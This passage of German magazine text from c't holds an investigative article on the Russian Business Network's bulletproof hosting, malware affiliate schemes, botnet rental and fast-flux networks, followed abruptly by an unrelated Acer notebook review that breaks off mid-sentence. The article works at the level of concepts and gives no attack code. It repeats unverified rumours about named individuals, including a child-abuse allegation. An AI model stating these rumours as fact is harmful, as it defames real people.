„Das RBN ist nichts, und es ist alles.“ So umschreibt David Bizeul sein Studienobjekt. Bizeul, der 31-jährige Bankangestellte und Sicherheitsexperte, fasste sich ein Herz und ging ohne den Schutz der Anonymität auf Spurensuche im Netz: Er verfasste eine beeindruckende Analyse der Struktur des russischen Cybercrime-Netzwerks [1]. RBN sei keine Firma, sondern eher ein Schema, eine Struktur, so der Erklärungsversuch von Bizeul.

Unter der Flagge von RBN wurden im Untergrund zumindest bald nach der Übernahme Hosting-Dienstleistungen für kriminelle Machenschaften angeboten. Es hatte sich schnell herumgesprochen, dass sich beim RBN dedizierte Webserver anmieten lassen, die „bullet proof“ sind – Beschwerden und strafrechtliche Ermittlungen federte der „Provider“ mit seiner undurchsichtigen Struktur ab. Ein solcher Server kostete rund 600 US-Dollar pro Monat, also ungefähr zehnmal so viel wie bei legalen Hostern. Häuften sich die Beschwerden, erhöhte RBN den Mietpreis sukzessive.

Politikum

Von flyman wird behauptet, er sei der Neffe eines hochrangigen Politikers aus Sankt Petersburg. So ließe sich erklären, warum der Bandenkopf offensichtlich unbehelligt seinen Geschäften nachgehen kann. Verisigns iDefense bestätigte in seinen veröffentlichten Rechercheergebnissen über RBN diese These. c't erfuhr, dass es einen zweiten, internen Report des Unternehmens gibt, der brisantere Vermutungen über flyman enthält.

Man habe sich in der IT-Community von Sankt Petersburg umgehört, heißt es da: „Den Er-

zählungen zufolge ist der RBN-Anführer ‚flyman‘ selbst ein Pädophiler und gestattet die Verbreitung von Kinderpornografie über sein Netzwerk eher aus persönlichen denn aus finanziellen oder taktischen Gründen.“ Und dies, so iDefense, geschah von Anfang an, obwohl RBN damit in Kauf nahm, die Strafverfolgungsbehörden aufzuspüren und potenzielle Kunden aus moralischen Gründen abzuschrecken.

Eine Stichprobe von Verisign im Mai 2007 habe beispielsweise ergeben, dass tatsächlich ein großer Teil der von RBN gehosteten Sites kinderpornografisches Material offeriert habe. Das US-amerikanische National Center for Missing and Exploited Children (NCMEC) registrierte allein zwischen Oktober 2006 und März 2007 1500 kinderpornografische Websites auf Servern, die eindeutig dem RBN zugeordnet werden konnten.

Sollte die These von Verisign stimmen, würde sie ein neues Licht auf die Aktivitäten der flyman-Truppe werfen. Nicht nur das Millionen-Dollar-Scheffeln wäre der Antrieb der Bande, sondern auch die massive Beförderung eines der schlimmsten, international geächteten Verbrechen. Umso unverständlicher wäre es aus westlicher Sicht, dass die russischen Behörden dem Treiben in Sankt Petersburg seit zwei Jahren nahezu tatenlos zugesehen. RBN würde noch mehr zum Politikum, als es ohnehin schon ist.

Networking

Anfang 2006 hatte RBN eine Infrastruktur aufgebaut, die es ermöglichte, Risiken auf viele Schultern zu verteilen. Ein Netzwerk aus scheinbar seriösen, aus halb legalen und offensichtlich kriminell agierenden Firmen spann sich nun um das RBN. Das kleine eigene IP-Netz von RBN war verknüpft mit Provider-Systemen, die gute Verbindungen insbesondere in den Westen garantierten.

Direkte Peerings mit den dubiosen Carriern AkiMon und SBT-Tel dienten als Hub ins weltweite Internet. Gerade SBT-Tel sorgte über seinen Uplink Silvernet, der ebenfalls dem Dunstkreis von RBN zugerechnet wird, für den so wichtigen Anschluss an den großen Moskauer Netzknoten MSK-IX. Von dort aus gelangten die RBN-gehosteten Daten über

direkte öffentliche Peering-Verbindungen auf alle Kontinente, etwa in die USA (Equinix), nach London (LINX) und auch nach Deutschland (DE-CIX).

Offenbar scherte sich niemand darum, dass RBN meist falsche und auch widersprüchliche Registrierungsdaten angegeben hatte. Technische Kontakte waren angeblich in Panama oder in New York, DNS-Einträge lösten ins Nirwana beziehungsweise auf localhost auf. Dass die eingetragenen Personen existieren, konnte bis heute nicht immer bestätigt werden.

Ging es um Domains von RBN oder SBT-Tel und AkiMon, fand sich oft der Name Nikolay Ivanov. Verisign und Bizeul vermuten, dass jener Ivanov beim RBN tatsächlich verantwortlich für Domains und das „Beschwerde-Management“ ist. Als im Herbst 2007 die Luft für RBN dünner wurde, weil mehr und mehr internationale Carrier RBN-Netzbereiche gezielt aussperrten, verteidigte ein Tim Jaret intensiv

die Organisation gegenüber den Vorwürfen von anderen Providern. Er nutzte dabei eine E-Mailbox, die Ivanov zugeordnet wird, was Bizeul zu dem Schluss führt, dass Jaret und Ivanov ein und dieselbe Person sind.

Russen-Rock

Als das RBN 2005 an den Start ging, hostete es sofort kriminelle Geschäfte, die bereits zuvor existierten. Bekanntestes Beispiel dürfte das Affiliate-Programm iframecash/iframebiz sein: Webmaster oder kleine Hostler erhalten Geld, wenn sie für Surfer unsichtbaren Schadcode in ihre Sites einbauen. Wird eine so manipulierte Seite aufgerufen, leitet ein iFrame-Tag den Browser im Hintergrund auf eine Seite um, die etwa einen Trojaner oder Bot auf dem Rechner platziert. Für jeden gelungenen Redirect bekommt der Site-Betreiber beispielsweise 10 US-Cent gutgeschrieben. Die „offizielle“ Website iframedollars.com, auf der

Business Center Levashovskiy, 12. | Arendator.ru - commercial real estate in Mos...

Information resource on Moscow commercial real estate
- Arendator.Ru
<http://arendator.ru>
e-mail: info@arendator.ru

Property - Lot #700	
Title / Rating	
Project Title	Levashovskiy, 12
Building Type	Business Center
Location	
Address	
City	St.Petersburg
Street	Levashovskij pr-kt
Nearest Metro Station	
Metro Station	Petrogradskaya
Metro Station Remoteness	10 minutes walk
Office Premises	
Description	
Rentable Premises	Premises available for lease from 20 to 1000 sq. m
Building Features	
Construction & Architecture	
Number of floors	6 floors
Building Size (Total Space)	11000 sq. m
Safety	
Security Service	Round-the-clock security
Safety / Technical Means	Modern security systems
Infrastructure	
Infrastructure Facilities	Cafe, Bank outlet, Central Reception
Lease Terms	
Rentals	
Rental Rate	\$200 sq. m per Annum
Rental Rate Includes	Municipal fees and utilities, VAT
Contact for more information	
	send request

* - fixed rate
Fertig

Im Levashovskiy Prospekt 12, Sankt Petersburg, sind Büroräume zu vermieten. Im selben Haus residiert höchstwahrscheinlich das Russian Business Network.

sich Webmaster bei dem perfiden Partnerprogramm registrieren konnten, war bei AkiMon gehostet. Die iFrame-Links zeigten auf unterschiedliche Adressen innerhalb des RBN-Dunstkreises.


Inwieweit RBN-Mitglieder selbst direkt an derlei Aktionen beteiligt sind, ist meist unklar. Fest steht nur, dass die Organisation als Dienstleister ihre Plattform zur Verfügung stellt. RBN ist der neue Typ eines sogenannten „Rogue ISP“, eines Providers, der seine kriminellen Kunden vor dem Zugriff von Strafverfolgungsbehörden schützt und deren Services auch am Laufen hält, wenn es Beschwerden hagelt.

Den Recherchen von Verisign zufolge gibt es deutliche Hinweise, dass der innere Kreis von RBN aber auch direkt an den großen Aktionen beteiligt ist. 2006 etwa begann die Rock-Phish-Crew ihr Unwesen zu treiben. Verisign schätzt, dass die Bande mit Phishing-Angriffen in jenem Jahr rund 150 Millionen US-Dollar ergaunert hat. Ging man zuerst davon aus, dass es sich um rumänische Hacker handelt, ist mittlerweile offensichtlich, dass RBN-Mitglieder involviert sein müssen.

Die Rock-Phish-Crew nutzte RBN-Infrastruktur und neue Techniken wie Fast Flux (siehe Kasten), um ihre Fake-Sites lange am Laufen zu halten. Als etwa die Bank of Australia im September 2006 begann, selbst gegen Rock Phish vorzugehen und Strafverfolgungsbehörden zu mobilisieren, folgte eine heftige DDoS-Attacke, die die Banken-Homepage für drei Tage lahmlegte. Als Ursprung des Angriffs konnte das RBN lokalisiert werden. Verisign will außerdem deutliche Hinweise darauf haben, dass eines der wenigen bekannten RBN-Mitglieder, Vladimir Kuznetskov, ein führendes Mitglied der Rock-Phish-Group ist.

Arbeitsteilung

Für Security-Experten brachte das Jahr 2007 neue Bedrohungen insbesondere in Form des Exploit-Packs MPack sowie des Sturmwurm-Bot-Netzes (siehe Kasten). Mitte Juli des vergangenen Jahres wiesen urplötzlich Tausende gehackte Websites über unsichtbare iFrames auf Adressen, hinter denen das MPack-Kit steckte und versuchte, Trojaner auf PCs ahnungsloser



Perfides Partnerprogramm: Webmaster konnten sich ein Zubrot verdienen, indem sie Surfern im Hintergrund Schadcode unterjubelten.

Surfer zu schleusen. Gehostet wurden die MPack-Kits vom RBN.

Auch im Falle von MPack gibt es keine konkreten Beweise dafür, dass RBN außer durch das Hosting für die Attacken verantwortlich war. \$ash, der MPack-Entwickler, scheint zumindest nichts mit dem RBN zu tun zu haben. Er verkaufte sein Tool lediglich lukrativ an RBN-Kunden. In Foren offerierte er es für rund 1000 US-Dollar. Allerdings weisen die Bots, die MPack als „Payload“ auf die PCs transportierte, in Richtung Sankt Petersburg: Die Trojaner Gozi und Torpig stehen in dem Ruf, eine RBN-Entwicklung zu sein.

MPack und Sturmwurm sorgten dafür, dass das RBN nunmehr von Strafverfolgung und Medien als „baddest of the bad“ wahrgenommen werden. Das Wort von geheimdienstunterstützten „Russen-Computermafia“ machte die Runde. Igor Muttik, Russlandkenner und Entwickler beim Security-Unternehmen McAfee, hält nichts von solchen Verschwörungstheorien: „Für uns ist offensichtlich, dass die russische Mafia und der Geheimdienst FSB nicht hinter dem Anstieg bei Malware-, Spam- und Phishing-Angriffen stecken.“ Es sei vielmehr so, dass

im IT-Bereich „die Kombination aus relativ niedrigen Gehältern, einer hohen Arbeitslosenquote und der breiten Verfügbarkeit vernetzter Computer die Entwicklung von Malware für viele Menschen attraktiv“ mache.

Muttik sagt aber auch, dass dies schon jahrelang so sei. Er erklärt nicht, wie es dazu kam, dass sich um die Malware-Entwickler innerhalb von nur zwei Jahren eine effiziente, arbeitsteilige Ökonomie entwickeln konnte. Es scheint so, als fungiere das Russian Business Network als Katalysator, als jenes fehlende Teil, dass zum Aufbau einer regelrechten Schattenwirtschaft im IT-Bereich nötig gewesen war.

Kundenorientierung

Dass RBN nichts mit einer Hackerbude, sondern eher mit einem kundenorientierten, profitmaximierenden Unternehmen zu tun hat, belegen Recherchen des US-amerikanischen Sicherheitsforschers Don Jackson. Bei der Analyse einer Variante des Gozi-Bots stieß er auf den vom RBN gehosteten Dienst „76Service“. Durch geschicktes Social Engineering gelangte er nach eigener Aussage in einem IRC-

Chat an Zugangsdaten für das 76Service-Webfrontend.


Das offenbar von zwei Personen aus dem RBN-Kreis geleitete Projekt gab zahlenden Kunden für 30 Tage Zugriff auf einzelne, installierte Bots oder auch ganze Bot-Armeen. „Genial“ nannte der verblüffte Jackson das neue Konzept: Der Kunde kauft keine Exploits oder Kreditkartendaten mehr, sondern bekommt das Werkzeug bereitgestellt, um selbst auf Identitäts-Fischzug zu gehen. Die Monatsmiete pro Bot konnte je nach dem, wie lange er bereits installiert ist, schon mal 1000 US-Dollar betragen. Je frischer der Bot, desto teurer ist er.

Dafür erhielt der Kunde ein ausgereiftes Frontend mit direktem Zugriff auf die Bot-Steuerung. Er konnte Gozis Keylogger-Funktion auf bestimmte Begriffe ausrichten oder den Bot Cookies und Browser-Zertifikate vom infizierten System saugen lassen. Die Keylogging-Textdateien standen jederzeit zum Herunterladen bereit. So fand Jackson etwa ein 3,3 GByte großes Logfile mit jeder Menge Login-Daten und Finanzinformationen des PC-Nutzers. In einem Video zeigt Jackson öffentlich seinen Streifzug durch den RBN-Service [2].

Anzeige

Fliegender Wechsel

Um die Kommunikationsverbindung zwischen den Malware-Servern des RBN und den infizierten Zombie-PCs während der Angriffe auf Anwender zu verschleiern, schlagen die Kriminellen einige digitale Haken. Damit erhöht sich die Lebensdauer ihrer Infrastruktur, da es für Ermittlungsbehörden kein eindeutiges Ziel mehr gibt. Bis die Behörden die richtige Spur aufnehmen und beteiligte infizierte Systeme ausschalten, haben längst andere infizierte Systeme die Verteilung von Malware und die Steuerung von Angriffen übernommen.



Als Weiterleitungs-Bots dienen in Fast-Flux-Netzwerken infizierte Windows-PCs von Heimanwendern.

Möglich macht dies eine flexible Zwischenschicht von Proxies – das sogenannte Fast Flux Network. Will sich etwa ein mit dem Storm Worm infizierter Bot über das Netz mit seinem Herrn und Meister verbinden, kontaktiert er einen Rechner wie `mymaster.eqcom.com`. Bereits hier beginnt die Verschleierung, indem der Domain Name Service mehr als ein Dutzend für die Domain `eqcom.com` verantwortliche Nameserver zurückliefert. Davon liefert jeder eine unter-

schiedliche Adresse aus, die allerdings noch nicht direkt zum Command&Control-Server führen, sondern zu ebenfalls infizierten Systemen mit DSL-Verbindung (siehe Bild). Darauf läuft ein Weiterleitungsservice, der die Daten an den C&C-Server weitergibt und von dort empfängt. Um die Sache zu verkomplizieren, ändern sich in gewissen Zeitabständen die von den Nameservern zurückgelieferten Adressen, sodass

immer andere Bots für die Weiterleitung der Befehle zuständig sind.

Für den Betrieb eines Fast-Flux-Netztes muss man natürlich eine Domain kontrollieren, also einen DNS-Server betreiben, der für die Namensauflösung der Domain `.eqcom.com` zuständig ist. Das ist im Rahmen des RBN jedoch einfach zu bewerkstelligen. Um noch mehr Ausfallsicherheit zu erreichen,

beziehen die Bot-Netz-Architekten mittlerweile sogar das Domain Name System in dieses Spiel mit ein. Bei Double-Flux-Netzten sind zusätzlich auch die für `.eqcom.com` zuständigen Nameserver, die Anfragen nach `mymaster.eqcom.com` beantworten, nur wechselnde, infizierte Zombie-Systeme. Auch sie beziehen ihre Informationen über die aktuelle Bot-Netz-Struktur von einem Mutterschiff im Hintergrund.

Das „Winter Edition“ genannte Webfrontend von 76Service war benutzerfreundlich und so funktional, dass es in puncto Qualität locker mit dem eines großen Hosting-Providers mithalten konnte. Als der Bot Gozi von allen Virenscannern erkannt wurde, schwenkten die 76Service-Macher auf den Trojaner Torpig um und bauten die Bedienoberfläche „Spring Edition“. Inzwischen ist 76Service, wie viele andere Projekte von RBN, nicht mehr online.

Strategiewechsel

In der zweiten Jahreshälfte 2007 rückten die Geschäfte rund ums Russian Business Network wie erwähnt ins Licht der Öffentlichkeit. Spät, aber immerhin: Provider wie die BT (British Telecom) begannen, RBN-Netzblöcke gezielt zu ermitteln und auszusperrern. Für Privatanwender, die RBN-gehostete Sites via Firewall von ihren Rechnern fernhalten wollen, tauchten nun

stets aktualisierte Listen auf [3]. Auch Spam-Blacklist-Betreiber wie Spamhaus erschwerten damit RBN das Zustellen von Phishing-Mails.

Mitte November 2007 gingen beim RBN dann urplötzlich die Lichter aus. Binnen Stunden verschwanden die Websites. Nur einen Tag später tauchten die ersten Sites wieder auf, gehostet allerdings in China und Hong Kong. „RBN reorganisiert sich nun“, kommentierte Raimund Genes, Technikchef beim Security-Unternehmen Trend Micro. In der Tat war wenig später zu beobachten, dass das RBN zwar weiterhin in Sankt Petersburg residiert, seine Services aber auf verschiedene Länder verteilt.

Nach c't-Informationen bekam RBN in China sofort nach Auftauchen Druck von den Strafverfolgungsbehörden. Die Folge war, dass man verstärkt in den Ausbau der ohnehin vorhandenen „Zweigstelle“ in Panama investierte. Auch die Türkei wird bisweilen als Standort für RBN-Ser-

vices lokalisiert. Das RBN ist also Mitte 2008 keineswegs Geschichte, sondern aufgrund der neuen Strategie lediglich wesentlich schwerer zu entdecken.

Nach wie vor stellt sich die Frage, warum dem Treiben mit strafrechtlichen Mitteln kaum beizukommen ist. An der Gesetzgebung kann es nicht liegen. Das Strafgesetzbuch der russischen Föderation verbietet das Ausspähen und Manipulieren von Daten auf geschützten Systemen genauso wie das deutsche. Auch die Datenschutz- und Antispam-Gesetzgebung ist auf ähnlichem Stand.

Ein Ermittler, der seinen Namen nicht genannt sehen will, erklärt es so: „Die Polizisten in Sankt Petersburg warten manchmal monatelang auf ihren Lohn, die haben ganz andere Sorgen, als auf die Jagd nach Cyberkriminellen zu gehen. Und so lange RBN fast nur westliche Netznutzer abzockt, sind das öffentliche Interesse und der politische Druck eher gering.“

Grundsätzlich scheint in Russland die Haltung gegenüber dem, was hierzulande als hoch kriminell eingeschätzt wird, eine andere zu sein. Harald Summa, Geschäftsführer des deutschen Provider-Verbands eco, berichtete c't jüngst von einer Reise ins ferne Moskau: „Wir saßen da in einer Runde mit rund 20 russischen Providern und zwei Verbandsvertretern. ‚Wir würden gerne über die Spam-Problematik reden‘, sagten wir. Unsere Gegenüber haben uns angeguckt und geantwortet: ‚Wieso das denn? Spam, das ist doch unser Geschäft!‘“

Literatur

- [1] 70-seitige RBN-Studie von David Bizeul: www.bizeul.org/files/RBN_study.pdf
- [2] 76Service-Video auf Youtube: www.youtube.com/watch?v=Iw9IeuKkNbc
- [3] Ständig aktualisierte Blacklist, um RBN zu blocken: www.emergingthreats.net/rules/bleeding-rbn-BLOCK.rules

Anzeige



Florian Müssig

Breitmaul-Multimedia

16- und 18,4-Zoll-Notebooks mit 16:9-Displays

Acer gibt mit seinen Multimedia-Notebooks Aspire 6920G und 8920G den Startschuss für neue Notebook-Formate: Im 6920G steckt ein Panel mit 16 Zoll Diagonale, im 8920G eines mit 18,4 Zoll. Deren Seitenverhältnisse liegen mit 16:9 näher am Format von Kinofilmen als die bislang üblichen Breitbild-Displays mit 16:10.

Erstmals kommen in den günstigen Multimedia-Notebooks Aspire 6920G (ab 1199 Euro) und 8920G (ab 1299 Euro) kommen erstmals große Panels im filmfreundlichen 16:9-Format zum Einsatz; Hersteller Acer führt damit neue Display-Diagonalen auf dem Notebook-Markt ein. Das sichtbare Bild des 16-Zoll-Panels im 6920G misst 35,3 cm × 19,9 cm, die der 18,4-Zoll-Anzeige im 8920G 40,9 cm × 23 cm. Letzteres ergibt übrigens eine Diagonale von 18,47 Zoll, doch Acer und Panelhersteller Samsung runden bei der Größenangabe seltsamerweise ab statt auf. Wem die 16-Zoll-Größe bekannt vorkommt: Vor gut vier Jahren baute Sony ein 16,1-Zoll-Notebook (Vaio PCG-

GRT), das aber einen 4:3-Bildschirm hatte.

Die neuen 16:9-Panels zeigen nicht nur Filme in diesem Format flächenausfüllend ohne Verzerrungen an, sondern auch solche im breiteren 1,85:1- oder 2,35:1-Format mit deutlich schmalere Balken. Die größere Anzeigefläche hilft, tiefer in einen Film abzutauchen: Der Unterschied zwischen 17-Zöller und 18,4-Zöller beträgt gut zehn Prozent, bei einem 16-Zöller ist die Bildfläche immerhin etwa drei Prozent größer als bei einem 15,4-Zoll-Gerät.

Im 8920G zeigt der 18,4-Zoll-Bildschirm die volle HD-Auflösung von 1920 × 1080 Punkten, was mit 120 dpi einer feinen, aber nicht zu filigranen Schrift- und Icon-Größe entspricht. Das

16-Zoll-Panel im 6920G hat die von HD-Fernsehern und einigen wenigen Subnotebooks bekannte Auflösung 1366 × 768 Pixel. Die Punktauflösung von 98 dpi wirkt vergleichsweise grob, exakt dieselbe haben auch 15,4-Zöller mit 1280 × 800-Panels. Acer hat bereits Varianten des 6920G mit Full-HD-Panel angekündigt, diese werden dann extrem feine 138 dpi anzeigen.

Kein Vollbild-Arbeiten

Mit diesen Breitbild-Displays ist es meist unsinnig, Anwendungen im Vollbildmodus zu betreiben, denn dann verschenkt man viel Schirmfläche links und rechts. Platziert man mehrere Fenster nebeneinander, so nutzt

man die Fläche deutlich besser und spart gleichzeitig ein häufiges Umschalten zwischen verschiedenen Anwendungen.

Das Anpassen der Fenstergrößen muss keine pfriemelige Handarbeit sein: Acers Hilfsprogramm GridVista teilt den Bildschirm in eine linke und eine rechte Hälfte und vergrößert jedes Fenster über zusätzliche Icons in der Titelleiste hälftenfüllend. Wahlweise kann jede Bildschirmhälfte noch einmal in einen oberen und einen unteren Teil zerlegt werden; GridVista funktioniert auch mit externen Monitoren. Andere Teilungsverhältnisse als 50:50 sieht das Tool allerdings nicht vor.

Auf dem 16-Zoll-Display des Aspire 6920G erscheinen dunkle Bildschirminhalte schon bei geringen Abweichungen von einer senkrechten Blickrichtung invertiert. Vor dem 8920G können dagegen auch mehrere Personen sitzen, ohne dass die außen ein



Acer nutzt die ausladenden Abmessungen des 18,4-Zoll-Notebooks Aspire 8920G für eine echte 5.1-Lautsprecherkonfiguration; das Gehäuse bietet zudem Platz für zwei Festplatten.



Außer dem berührungsempfindlichen CineDash-Sensorfeld, das zur komfortablen Mediensteuerung dient, beleuchtet Acer auch den Einschalter und die Außenseiten der Bildschirmscharniere.

merklich schlechteres Bild zu Gesicht bekommen. Das Panel unseres Testgeräts hatte einen sichtbaren Grünstich, der weniger bei Video-Abenden, wohl aber beim Arbeiten auf eigentlich weißem Hintergrund auffällt. In Innenräumen ist die Hintergrundbeleuchtung bei beiden Notebooks hell genug, um Spiegelungen auf den glatten Panel-Oberflächen zu überstrahlen; für draußen genügen die weniger als 180 cd/m² nicht.

Mit den Display-Diagonalen wuchsen die Gehäuseabmessungen, vor allem in die Breite. Der Schreibtisch hat wohl Platz für ein solches 16:9-Notebook, doch Notebook-Taschen mit entsprechenden Abmessungen gibt es noch nicht. Während man bei 18,4-Zöller 8920G zwingend auf passende Taschen warten muss, kann man das 6920G in solche für 17-Zoll-Notebooks packen. Lange will man die beiden Geräte so wieso nicht herumtragen: Das Aspire 8920G wiegt vier Kilogramm (in Ausstattungsvarianten mit zwei Festplatten 300 Gramm mehr), und auch die knapp dreieinhalb Kilogramm des 16-Zöllers erinnern eher an einen 17-Zöller denn ein 15,4-Zoll-Gerät.

Portables Heimkino

Beide Acer-Notebooks sind wahre Multimedia-Maschinen: Ein Blu-ray-Laufwerk, das DVDs und CDs beschreibt, gehört in sämtlichen Modellen zur Grundausstattung; HDMI-Ports reichen HD-Videos samt Ton an Flachbildfernseher und Surround-Receiver weiter. Im Aspire 8920G ist sogar ein Heimkino im Kleinformat eingebaut, denn Acer gibt ihm eine echte 5.1-Lautsprecherkonfiguration mit auf den Weg: Drei Laut-

sprecher und ein Subwoofer sitzen zwischen Tastatur und Bildschirm, die zwei „Surround“-Boxen in der Front strahlen nach unten ab. Wenn man im üblichen Abstand vom Notebook am Schreibtisch sitzt, erscheint das Klangbild deutlich räumlicher, als wenn nur die Frontkanäle ausgegeben werden – obwohl alle Töne von vorne kommen. Die maximale Lautstärke reicht problemlos für große Zimmer aus; voll aufgedreht verzerren die Lautsprecher die Töne allerdings.

Im kleineren Aspire 6920G steckt ebenfalls der Tuba genannte Subwoofer, doch statt echtem Raumklang gibt es hier nur Beschallung aus zwei Lautsprechern. Ein Virtual-Surround-Modus kommt nicht an die Räumlichkeit des großen Bruders heran; die Gesamtlautstärke ist etwas geringer. Bei beiden Geräten nervt in leisen Videopassagen das Rauschen des optischen Laufwerks, bei Blu-ray-Filmen kommt aufgrund der rechenintensiven Bilddekodierung zusätzlich das hörbare Geräusch des Lüfters hinzu. Da der aufge-

klappte Deckel hinter den Unterbau dreht, pustet der Lüfter die Abwärme gegen das Display, welches den Schall in Richtung des Nutzers reflektiert.

Multimedia-Touchpanel

Das Abspielen von Filmen übernimmt Acers Media-Center-Oberfläche Arcade Deluxe, die es gleich zweimal gibt: einmal als Anwendung unter Vista und einmal als Boot-Option von einer separaten Partition mit nicht zugänglichem Minimal-Windows, das innerhalb weniger Sekunden startet. Blu-rays lassen sich aber nur unter Vista wiedergeben. In teureren Ausstattungsvarianten gibt es auch einen DVB-T-Empfänger.


Eine CineDash genannte, berührungsempfindliche Fläche links neben der Tastatur erleichtert die Bedienung der Arcade-Deluxe-Oberfläche. Berührungen des Sensorfelds steuern die Medienwiedergabe (Vor- und Zurückspringen/-spulen/Pause/Stopp); Lautstärkeregler und Navigationsbereich reagieren auf Fingerzüge – diese muss man

allerdings recht gemächlich ausführen, damit sie erkannt werden. Das CineDash ist von unten beleuchtet; Riffelungen in der Oberfläche geben haptisches Feedback. Wer die Notebooks vom Sofa aus bedienen will, muss sich eine Media-Center-Fernbedienung zusätzlich kaufen; die zugehörigen IR-Empfänger stecken bereits in den Geräten.

Außer dem CineDash beleuchtet Acer bei eingeschaltetem Notebook auch den Power-Knopf sowie das Firmenlogo an der Deckelaußenseite; bei eingestecktem Netzteil erstrahlen ein Streifen über dem Einschalter sowie die Außenseiten der Displayscharniere in Blau. Diese Beleuchtung bleibt selbst bei ausgeschaltetem Notebook an; wer beispielsweise im selben Zimmer schläft und sich nachts durch das helle Blau gestört fühlt, muss das Netzteil abziehen.

Bedingt spieletauglich

Nvidias Grafikchip GeForce 9500M GS unterstützt Prozessoren aus Intels aktueller Core-2-Duo-Riege mit Penryn-Kern; er ist baugleich zum Mittelklasse-Chip GeForce 8600M GT [1]. Acer bremst ihn hier allerdings durch langsamen Grafikspeicher aus. In älteren Spielen reicht seine 3D-Leistung gerade so aus, um die Spielwelten ruckelfrei in Full-HD-Auflösung auf den Bildschirm zu bringen; für aktuelle detailreiche Spiele oder gar solche mit Direct3D-10-Effekten ist er zu langsam. Das Reduzieren der Auflösung verhilft nicht in allen Spielen zu flüssigen Bildwiederholraten, geht aber immer mit einem Verlust der Bildqualität einher. Im Aspire 6920G mit 1366 × 768 Bildpunkten muss man seltener eine geringere Auflösung als die des



Das 16-Zoll-Notebook Aspire 6920G bietet eine gute Ausstattung zu einem günstigen Preis, teurere Modelle haben neben dem immer vorhandenen Blu-ray-Laufwerk auch einen TV-Empfänger.

Panels wählen, doch einige ältere Spiele kennen diese wenig verbreitete Auflösung nicht, sodass man sie immer mit einer niedrigeren betreiben muss.

